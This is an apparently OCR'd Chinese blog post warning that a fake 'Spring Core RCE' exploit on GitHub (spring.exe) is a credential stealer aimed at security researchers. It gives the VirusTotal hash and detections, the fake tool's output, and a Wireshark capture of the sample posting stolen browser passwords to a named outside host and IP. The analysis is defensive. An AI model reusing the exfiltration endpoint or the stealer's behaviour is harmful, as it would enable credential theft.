
更新时间：2022.03.29


1. 说明

在今天，整个安全圈都在围绕`Spring`展开：
基本上都是一些段子：

安全专家：Log4j2漏洞建议升级到jdk 8u191以上版本
客户：好的，已升级到jdk 9+

安全专家：Spring漏洞影响jdk 9+，建议回滚jdk版本
客户：***，退钱！




St0n5 @st0new · 3分钟
今晚，全网所有安全从业者，不论是白帽子，黑帽子，还是绿帽子，都在等待Spring Rce 0day Exp，就像初恋少女在等待她的男友， 怕他不来， 又怕他乱来 。
1
beige @80yul · 12分钟


安全_云舒
3-29 20:43 微博国际版
出了个超级大漏洞，我们已经准备好EXP了。
查看翻译
赞 23
评论 11
转发 11
按热度
睡务所长
7分钟前
有log4j那么大吗
安全_云舒 博主 : 更大。
睡务所长: 回复@安全_云舒:


2. 钓鱼攻击

在讨论poc的间隙，22点30左右，在GitHub上有人爆出了一个链接地址：
https://github.com/shakeman8/Spring-Core-RCE


Spring-Core-RCE

Spring Core RCE

fofa:https://fofa.info/result?qbase64=YXBwPSJ2bXdhcmUtU3ByaW5nQm9vdC1GcmFtZXdvcmsi



并且包含一个exe文件：



该`exe`文件大小是`8M`左右，经过证实，该文件为针对安全从业人员的钓鱼攻击：

`[https://www.virustotal.com/gui/file/45ef7d9efba711af2196fe0d14097293fb0922b76addee0f7e4d19fa03b3844d]`
`(https://www.virustotal.com/gui/file/45ef7d9efba711af2196fe0d14097293fb0922b76addee0f7e4d19fa03b3844d)`

11 / 68

Community Score

11 security vendors and no sandboxes flagged this file as malicious

45ef7d9efba711af2196fe0d14097293fb0922b76addee0f7e4d19fa03b3844d

spring.exe

64bits assembly direct-cpu-clock-access peexe runtime-modules

8.97 MB
Size


2022-03-29 15:45:36 UTC
3 minutes ago

EXE


DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 1

CrowdStrike Falcon	Win/malicious_confidence_60% (W)	Cybereason	Malicious.5b09a0
Cylance	Unsafe	Cynet	Malicious (score: 100)
Elastic	Malicious (moderate Confidence)	ESET-NOD32	A Variant Of Win32/Packed.VMProtect.ACR
McAfee-GW-Edition	BehavesLike.Win64.Generic.rc	SecureAge APEX	Malicious
Sophos	Generic ML PUA (PUA)	Trapmine	Suspicious.low.ml.score
Trellix (FireEye)	Generic.mg.4d48f510b728f00e	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
CAT-QuickHeal	Undetected	ClamAV	Undetected

源码下载之后：



只是一个`readme`文件：




当然，我也在虚拟机中执行看了下：

```
□[32m[+]Testing for Spring Core RCE  □[0m
□[32m[+]target:                      □[0m
□[32m[+]scaning.... □[0m
□[31m[+]target is verify □[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[0m
□[32m[+]RCE>□[
```


其实这个钓鱼里面有一个比较小的瑕疵，是能够看出来的：

因为`windows` `cmd`的问题，在这里执行的话，是不会出现红色和绿色的：



这种在我自己写的工具里面就是这样：

`mac`下：



3. 钓鱼分析（来源于NowSec师傅分析）


根据`NowSec`师傅的分析，当前样本执行之后的效果如下：
执行之后会读取浏览器保存的`用户名`、`密码`和对应`URL`、然后在`C:\Users\Public`下创建一个`tmp`文件，下次再执行，就不会上传(应该是判断这个`tmp`文件是否存在吧)，删除`tmp`文件后再执行可以复现。


唉，GitHub好人不多了呀！

XMD多注意哇

GitHub 上shakeman8/ spring rce执行后会读取浏览器保存的用户名、密码和对应URL、然后在C:\Users\Public下创建一个tmp文件，下次再执行，就不会上传(应该是判断这个tmp文件是否存在吧)，删除tmp文件后再执行可以复现

收起




https://home.firefoxchina.cn
火狐主页
*本地连接 3
http contains new.php
No. Time Source Destination Protocol Length Info
198 21.434122 192.168.150.131 84.247.23.128 HTTP 304 POST /logos_clients/new.php HTTP/1.1 (application/x-www-form-
Process Monitor - Sysinternals: www.sysinternal
C:\Windows\System32\cmd.exe - spring.exe -u http://4399.cn
C:\Users\wangshuai\Downloads>spring.exe -u http://4399.cn
C:\Users\wangshuai\Downloads>spring.exe -u http://4399.cn
C:\Users\wangshuai\Downloads>spring.exe -u http://4399.cn
Showing 10,294 of 1,609,915 events (0.63%)
计算机 ▸ 本地磁盘 (C:) ▸ 用户 ▸ 公用 ▸
组织 包含到库中 共享 新建文件夹
名称 修改日期 类型 大小
Favorites 2009/7/14 10:35 文件夹
Libraries 2009/7/14 12:54 文件夹
公共录制的电视 2011/4/12 22:40
公用视频 2009/7/14 12:54
公用图片 2009/7/14 12:54
公用文档 2009/7/14 13:08
公用下载 2009/7/14 12:54
公用音乐 2009/7/14 12:54
公用桌面 2022/3/26 21:32
hi.exe 2022/1/18 22:47
tmp 2022/3/29 23:49
Wireshark · 追踪 HTTP 流 (tcp.stream eq 16) · 本地连接 3
POST /logos_clients/new.php HTTP/1.1
Host: phpcollab.dm-studio.ro
User-Agent: Go-http-client/1.1
Content-Length: 56
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
HTTP/1.1 200 OK
Date: Tue, 29 Mar 2022 15:18:43 GMT
Server: Apache
X-Powered-By: PHP/5.6.40
Upgrade: h2,h2c
Connection: Upgrade
Vary: Accept-Encoding
Content-Length: 0
Content-Type: text/html; charset=UTF-8
23:51
2022/3/29